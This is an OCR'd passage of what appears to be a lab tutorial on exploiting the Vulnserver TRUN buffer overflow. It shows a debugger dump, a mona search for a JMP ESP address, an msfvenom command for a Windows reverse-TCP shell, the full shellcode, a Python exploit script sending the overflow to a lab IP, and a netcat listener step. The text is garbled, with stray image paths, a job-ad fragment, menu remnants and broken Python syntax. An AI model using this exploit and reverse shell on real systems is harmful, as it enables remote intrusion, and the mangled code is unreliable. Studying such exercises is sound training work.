625011CB  5D      POP EBP
```

```
Registers (FPU)
EAX 0095F1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00A15184
EDX 00000000
EBX 00000120
ESP 0095F9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 625011AF essfunc.625011AF

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 333000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
```

File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed




```
!mona find -s "\xff\xe4" -m essfunc.dll
[12:55:11] Breakpoint at essfunc.625011AF
```

GENERATING SHELLCODE AND GAINING ROOT

STEP 1

GENERATING OUR SHELL CODE WITH MSFVENOM:




```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=[redacted] LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
```

File is C

Architecture is x86

Where we put our bad chars.
x00 (null byte) is always bad.

This is the payload we generated:



```
"\xd9\xc2\xd9\x74\x24\xf4\x5d\xba\x17\xc0\x84\xf8\x31\xc9\xb1"
"\x52\x83\xed\xfc\x31\x55\x13\x03\x42\xd3\x66\x0d\x90\x3b\xe4"
"\xee\x68\xbc\x89\x67\x8d\x8d\x89\x1c\xc6\xbe\x39\x56\x8a\x32"
"\xb1\x3a\x3e\xc0\xb7\x92\x31\x61\x7d\xc5\x7c\x72\x2e\x35\x1f"
"\xf0\x2d\x6a\xff\xc9\xfd\x7f\xfe\x0e\xe3\x72\x52\xc6\x6f\x20"
"\x42\x63\x25\xf9\xe9\x3f\xab\x79\x0e\xf7\xca\xa8\x81\x83\x94"
"\x6a\x20\x47\xad\x22\x3a\x84\x88\xfd\xb1\x7e\x66\xfc\x13\x4f"
"\x87\x53\x5a\x7f\x7a\xad\x9b\xb8\x65\xd8\xd5\xba\x18\xdb\x22"
"\xc0\xc6\x6e\xb0\x62\x8c\xc9\x1c\x92\x41\x8f\xd7\x98\x2e\xdb"
"\xbf\xbc\xb1\x08\xb4\xb9\x3a\xaf\x1a\x48\x78\x94\xbe\x10\xda"
"\xb5\xe7\xfc\x8d\xca\xf7\x5e\x71\x6f\x7c\x72\x66\x02\xdf\x1b"
"\x4b\x2f\xdf\xdb\xc3\x38\xac\xe9\x4c\x93\x3a\x42\x04\x3d\xbd"
"\xa5\x3f\xf9\x51\x58\xc0\xfa\x78\x9f\x94\xaa\x12\x36\x95\x20"
"\xe2\xb7\x40\xe6\xb2\x17\x3b\x47\x62\xd8\xeb\x2f\x68\xd7\xd4"
"\x50\x93\x3d\x7d\xfa\x6e\xd6\x2e\xeb\x74\x96\x47\x0e\x74\xc7"
"\xcb\x87\x92\x8d\xe3\xc1\x0d\x3a\x9d\x4b\xc5\xdb\x62\x46\xa0"
"\xdc\xe9\x65\x55\x92\x19\x03\x45\x43\xea\x5e\x37\xc2\xf5\x74"
"\x5f\x88\x64\x13\x9f\xc7\x94\x8c\xc8\x80\x6b\xc5\x9c\x3c\xd5"
"\x7f\x82\xbc\x83\xb8\x06\x1b\x70\x46\x87\xee\xcc\x6c\x97\x36"
"\xcc\x28\xc3\xe6\x9b\xe6\xbd\x40\x72\x49\x17\x1b\x29\x03\xff"
"\xda\x01\x94\x79\xe3\x4f\x62\x65\x52\x26\x33\x9a\x5b\xae\xb3"
"\xe3\x81\x4e\x3b\x3e\x02\x6e\xde\xea\x7f\x07\x47\x7f\xc2\x4a"
"\x78\xaa\x01\x73\xfb\x5e\xfa\x80\xe3\x2b\xff\xcd\xa3\xc0\x8d"
"\x5e\x46\xe6\x22\x5e\x43";
```

STEP 2

Create our script:

```
#!/usr/bin/python
import sys, socket

overflow = ("\xd9\xc2\xd9\x74\x24\xf4\x5d\xba\x17\xc0\x84\xf8\x31\xc9\xb1"          //Add our generated shellcode
\x52\x83\xed\xfc\x31\x55\x13\x03\x42\xd3\x66\x0d\x90\x3b\xe4
\xee\x68\xbc\x89\x67\x8d\x8d\x89\x1c\xc6\xbe\x39\x56\x8a\x32
\xb1\x3a\x3e\xc0\xb7\x92\x31\x61\x7d\xc5\x7c\x72\x2e\x35\x1f
\xf0\x2d\x6a\xff\xc9\xfd\x7f\xfe\x0e\xe3\x72\x52\xc6\x6f\x20
\x42\x63\x25\xf9\xe9\x3f\xab\x79\x0e\xf7\xca\xa8\x81\x83\x94
\x6a\x20\x47\xad\x22\x3a\x84\x88\xfd\xb1\x7e\x66\xfc\x13\x4f
\x87\x53\x5a\x7f\x7a\xad\x9b\xb8\x65\xd8\xd5\xba\x18\xdb\x22
\xc0\xc6\x6e\xb0\x62\x8c\xc9\x1c\x92\x41\x8f\xd7\x98\x2e\xdb
\xbf\xbc\xb1\x08\xb4\xb9\x3a\xaf\x1a\x48\x78\x94\xbe\x10\xda
\xb5\xe7\xfc\x8d\xca\xf7\x5e\x71\x6f\x7c\x72\x66\x02\xdf\x1b
\x4b\x2f\xdf\xdb\xc3\x38\xac\xe9\x4c\x93\x3a\x42\x04\x3d\xbd
\xa5\x3f\xf9\x51\x58\xc0\xfa\x78\x9f\x94\xaa\x12\x36\x95\x20
\xe2\xb7\x40\xe6\xb2\x17\x3b\x47\x62\xd8\xeb\x2f\x68\xd7\xd4
\x50\x93\x3d\x7d\xfa\x6e\xd6\x2e\xeb\x74\x96\x47\x0e\x74\xc7
\xcb\x87\x92\x8d\xe3\xc1\x0d\x3a\x9d\x4b\xc5\xdb\x62\x46\xa0
\xdc\xe9\x65\x55\x92\x19\x03\x45\x43\xea\x5e\x37\xc2\xf5\x74
\x5f\x88\x64\x13\x9f\xc7\x94\x8c\xc8\x80\x6b\xc5\x9c\x3c\xd5
\x7f\x82\xbc\x83\xb8\x06\x1b\x70\x46\x87\xee\xcc\x6c\x97\x36
\xcc\x28\xc3\xe6\x9b\xe6\xbd\x40\x72\x49\x17\x1b\x29\x03\xff
\xda\x01\x94\x79\xe3\x4f\x62\x65\x52\x26\x33\x9a\x5b\xae\xb3
\xe3\x81\x4e\x3b\x3e\x02\x6e\xde\xea\x7f\x07\x47\x7f\xc2\x4a
\x78\xaa\x01\x73\xfb\x5e\xfa\x80\xe3\x2b\xff\xcd\xa3\xc0\x8d
\x5e\x46\xe6\x22\x5e\x43)

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow                //Add overflow
                                                                                     //Add nops sled
try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('172.16.4.177', 9999))

        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
```

Note: "No operation" = nops.
It is padding between padding and shell code

```
        sys.exit()
```

STEP 3

Set up a netcat listener. > nc -nvlp 4444
Run Vulnerable server as admin
Run our script

ROOTED